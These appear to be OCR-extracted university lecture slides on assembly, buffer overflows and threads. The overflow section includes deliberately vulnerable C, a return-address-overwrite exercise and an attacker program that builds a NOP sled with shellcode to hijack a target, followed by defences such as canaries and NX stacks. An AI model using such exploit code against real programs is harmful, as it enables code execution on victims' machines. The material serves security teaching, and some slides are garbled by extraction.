
Procedure <u>Call</u> Example (step 2)



Procedure <u>Return</u> Example (step 1)



Procedure <u>Return</u> Example (step 2)



Jumps

jmp label # continue execution at label

- most arithmetic instructions set the conditional codes (CCs, aka "flags)
- special cmp instruction to compare
 - cmpq a, b # sets CCs based on b-a
- can jump conditionally based on CCs
 - je label # jump to label if condition is true
 - jne label # else, continue to next instruction
 - jl label

Memory in Assembly

- many instructions can refer to memory instead of registers
 - use an "addressing mode" to specify what memory
- "register indirect mode" refers to memory through address stored in a register -
 - written with parentheses around the register
 - example:
 - movb (%rdi), %al
 - reads 1 byte of memory pointed to by %rdi into %al like "*%rdi"
- "general indirect" mode allows indexing
 - written as two registers in parans with comma
 - example: _
 - movb (%rdi, %rsi), %al
 - reads one byte from the address %rdi + %rsi like "%rdi [%rsi]"
- general form also allows a size to be given
 - example:
 - movl (%rdi, %rsi, 4), %eax
 - reads 4 bytes (I) from address %rdi + 4*%rsi like %rdi[%rsi] if we think of %rdi as int*
 - only sizes 1,2,4 and 8 are allowed



What is a Buffer?

• A buffer is an array used to temporarily store data


- -You've probably seen "video buffering..."
- -Functions that accept user input set aside memory for incoming data
 - -Specify size of buffer before you know size of user input

```
void echo() {
    char buf[8];
    gets(buf);
    puts(buf);
}
```

Unix buffer overflow vulnerability

- C does not check array bounds, no way to specify limit on number of characters to read into a function
 - arrays in C/C++ don't store their length
 - Many Unix/Linux/C functions don't check argument sizes
 - strcpy: copies string of arbitrary length to a destination
 - scanf, fscanf, sscanf,
- Allows overflowing (writing past the end) of buffers (arrays)
 - -Buffer Overflow Writing past the end of an array
- Provides opportunities for malicious programs
 - Stack grows "backwards" in memory
 - Data and instructions both stored in the same memory
 - surprisingly easy to exploit, programmers often leave code open to attacks

Implementation of Unix gets()



Buffer Overflow


- Stack grows down towards lower addresses
- Buffer grows *up* towards higher addresses
- If we write past the end of the array, we overwrite data on the stack!

	Higher Addresses	
L.	00	
	00	
	00	
	00	
	00	
	40	
	dd	
	bf	

Enter input: hello
 -> no overflow

,	
Higher Addresses	
00	
00	
00	
00	
00	
40	
dd	
bf	
'\0'	
' 0 '	
'1'	
'1'	
'e'	
'h'	

Enter input: helloabcdef
 -> overflow!



V 31


What happens when there is an overflow?

Return

Address


- Buffer overflows on the stack can overwrite "interesting" data
 - Attackers just choose the right inputs
- Simplest form (sometimes called "stack smashing")
 - Unchecked length on string input into bounded array causes overwriting of stack data
 - Try to change the return address of the current procedure
- Why is this a big deal?
 - It was the #1 *technical* cause of security vulnerabilities
 - #1 overall cause is social engineering / user ignorance

Enter input: helloabcdef



Malicious Buffer Overflow – Code Injection

- Buffer overflow bugs can allow attackers to execute arbitrary code on victim machines
 - Distressingly common in real programs
- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer B
- When bar() executes ret, will jump to exploit code



Change return to last frame

- Skip the line "x = 1;" in the main function by modifying function's return address.
 - Identify where the return address is in relation to the local variable buffer1
 - Figure out how many bytes the actual compiled C instruction "x=1;" takes, so that we can increment by that many bytes

• Use GDB

-break function

- break right at beginning of function execution
- -x buffer1
 - prints the location of buffer1
- -info frame
 - "rip" will hold the location of the return address
- -print <rip-location> <buffer1-location>
 - prints the number of bytes between buffer1 and rip
- -disassemble main
 - shows the machine code and how many bytes each instruction takes up.
 - We identify the line that calls function, then see that the next // instruction moves 1 into x. That instruction takes 7 bytes, so we
 - have now found the second number!

```
void bufferplay (int a, int b, int c) {
   char buffer1[5];
   uintptr_t ret; //holds an address
```

```
//calculate the address of the return pointer
ret = (uintptr_t) buffer1 + 0; //change to be address of return
```

```
//treat that number like a pointer,
//and change the value in it
*((uintptr_t*)ret) += 0; //change to add how much to advance
```

```
int main(int argc, char** argv) {
    int x;
    x = 0;
    printf("before: %d\n",x);
    bufferplay (1,2,3);
    x = 1; // want to skip this line
    printf("after: %d\n",x);
    return 0;
```

Trigger malicious program

```
int bar(char *arg, char *out) {
   strcpy(out, arg);
   return 0;
}
void foo(char *argv[]) {
   char buf[256];
   bar(argv[1], buf);
}
int main(int argc, char *argv[]) {
   if (argc != 2) {
     fprintf(stderr, "target1: argc != 2\n");
     exit(1);
   }
   foo(argv);
   return 0;
}
```

Victim Program


Attacker Program int main(void) { char *args[3]; char *env[1]; used gdb - there are 264 bytes between args[0] = "/tmp/target"; buf and return address. so we malloc args[2] = NULL;space for 264, characters plus one for env[0] = NULL;the null terminator. args[1] = (char*) malloc(sizeof(char)*265);* set the memory to a value to memset(args[1], 0x90, 264); ensure no null-termination in string before final character. // Null-terminate the string. 0x90 is also a byte that means "no $args[1][264] = ' \setminus 0';$ op" in terms of byte instructions. // Add in the attack code to the front of the argument. memcpy(args[1], shellcode, strlen(shellcode)); *(uintptr t*)(args[1] + 264) = 0x7ffffffdb90; // call the victim program. Store address of buf at execve("/tmp/target", args, env); } appropriate location in string

Hack – Internet Worm

- Original "Internet worm" (1988)
- Exploited vulnerability in gets() method used in Finger protocol
 - Worm attacked fingerd server with phony argument
 - finger "exploit-code padding new-return-addr"
 - Exploit code: executed a root shell on the victim machine with a direct connection to the attacker


Worm spread from machine to machine automatically


- denial of service attack flood machine with so many requests it is overloaded and unavailable to its intended users
- took down 6000 machines, took days to get machine back online
- government estimated damage \$100,000 to \$10,000,000
- Written by Robert Morris while a grad student at Cornell, but launched it from the MIT computer system
 - meant to be an intellectual experiment, but made it too damaging by accident
 - Now a professor at MIT, first person convicted under the '86 Computer Fraud and Abuse Act



Hack - Heartbleed

- Buffer over-read in Open-Source Security Library
 - when program reads beyond end of intended data from a buffer and reads
- maliciously designed input "Heartbeat" packet sent out
 - Specifies length of message and server echoes it back
 - Library just "trusted" this length
 - Allowed attackers to read contents of memory anywhere they wanted
- Est. 17% of internet affected





Protect Your Code!


- Employ system-level protections
 - Code on the Stack is not executable
 - Randomized Stack offsets
- Avoid overflow vulnerabilities
 - Use library routines that limit string lengths
 - Use a language that makes them impossible
- Have compiler use "stack canaries"
 place special value ("canary") on stack just beyond buffer

System Level Protections

- Non-executable code segments
- In traditional x86, can mark region of memory as either "read-only" or "writeable"

- Can execute anything readable


- x86-64 added explicit "execute" permission
- Stack marked as non-executable
 - Do NOT execute code in Stack, Static Data, or Heap regions
 - Hardware support needed



Any attempt to execute this code will fail

System Level Protections

- Many embedded devices *do not* have feature to mark code as "non-executable"
 - Cars
 - Smart homes
 - Pacemakers
- Randomized stack offsets
 - At start of program, allocate random amount of space on stack
 - Shifts stack addresses for entire program
 - Addresses will vary from one run to another
 - Makes it difficult for hacker to predict beginning of inserted code



Avoid Overflow Vulnerabilities

- Use library routines that limit string lengths
 - fgets instead of gets (2nd argument to fgets sets limit)
 - strncpy instead of strcpy
 - Don't use scanf with %s conversion specification
 - Use fgets to read the string
 - Or use %ns where n is a suitable integer

```
/* Echo Line */
void echo()
{
    char buf[8]; /* Way too small! */
    fgets(buf, 8, stdin);
    puts(buf);
}
```

- Or... don't use C use a language that does array index bounds check
 - Buffer overflow is impossible in Java
 - ArrayIndexOutOfBoundsException
 - Rust language was designed with security in mind
 - Panics on index out of bounds, plus more protections

Stack Canaries

- Basic Idea: place special value ("canary") on stack just beyond buffer
 - Secret value that is randomized before main()
 - Placed between buffer and return address
 - Check for corruption before exiting function

GCC implementation

- -fstack-protector

unix>./buf Enter string: **12345678** 12345678 unix> ./buf
Enter string: 123456789
*** stack smashing detected ***

What is Concurrency?

- Running multiple processes simultaneously

 running separate programs simultaneously
 running two different 'threads' in on program
- Each 'process' is one 'thread'
- parallelism refers to running things simultaneously on separate resources (ex. Separate CPUs)
- concurrency refers to running multiple threads on a shared resources
- sequential programming demands finishing one sequence before starting the next one
- previously, performance improvements could only be made by improving hardware

Moore's Law

- Allows processes to run 'in the background'
 - Responsiveness allow GUI to respond while computation happens
 - CPU utilization allow CPU to compute while waiting (waiting for data, for input)
 - isolation keep threads separate so errors in one don't affect the others

Concurrency

- C and Java support parallelism similarly
 - one pile of code, globals, heap
 - multiple "stack + program counter's" called threads
 - threads are run or pre-empted by a scheduler
 - threads all share the same memory
 - Various synchronization mechanisms control when threads run
 - don't run until I'm done with this
- C: the POSIX Threads (pthreads) library)
 - #include <pthread.h>
 - pass -lpthread to gcc (when linking)
 - pthread_create takes a function pointer and arguments, run as a separate thread
- Java: built into the language
 - subclass java.lang.Thread, and override the run method
 - create a Thread object and call its start method
 - any object can "be synchronized on" (later today)

Pthread functions

- pthread_t thread ID;
 the threadID keeps trak of to which thread we are referring
- •int pthread_create(pthread_t *thread, const pthread_attr_t *attr, void *(*start routing) (void*), void *arg);
 - note pthread_create takes two generic (untyped) pointers
 - interprets the first as a function pointer and the second as an argument pointer
- •int pthread_join(pthread_t thread, void **value_ptr);
 -puts calling thread 'on hold' until 'thread' completes useful for waiting to thread to exit

Memory Consideration

- if one thread did nothing of interest to any other thread, why bother running?
- threads must communicate and coordinate
 use results from other threads, and coordinate access to shared resources
- simplest ways to not mess each other up:
 don't access same memory (complete isolation)
 don't write to shared memory (write isolation)
- next simplest
 - one thread doesn't run until/unless another is done

Parallel Processing

- common pattern for expensive computations (such as data processing)
- 1. split up the work, give each piece to a thread (fork)
- 2. wait until all are done, then combine answers (join)
- to avoid bottlenecks, each thread should have about the same about of work
- performance will always be less than perfect speedup
- what about when all threads need access to the same mutable memory?


multiple threads with one memory

 often you have a bunch of threads running at once and they might need rthe same mutable (writable) memory at the same time but probably not

- want to be correct, but not sacrifice parallelism

• example: bunch of threads processing bank transactions

data races




Questions

Protected Buffer Disassembly (buf)

4	400607:	sub	\$0x18,%rsp
4	40060b:	mov	%fs:0x28,%rax
4	400614:	mov	%rax,0x8(%rsp)
4	400619:	xor	%eax,%eax
	• • •	cal	ll printf
4	400625:	mov	%rsp,%rdi
4	400628:	callq	400510 <gets@plt></gets@plt>
4	40062d:	mov	%rsp,%rdi
4	400630:	callq	4004d0 <puts@plt></puts@plt>
4	400635:	mov	0x8(%rsp),%rax
4	40063a:	xor	%fs:0x28,%rax
4	400643:	jne	40064a <echo+0x43></echo+0x43>
4	400645:	add	\$0x18,%rsp
4	400649:	retq	
4	40064a:	callq	4004f0
<stack_chk_fail@plt></stack_chk_fail@plt>			

Setting up Canary



Checking Canary

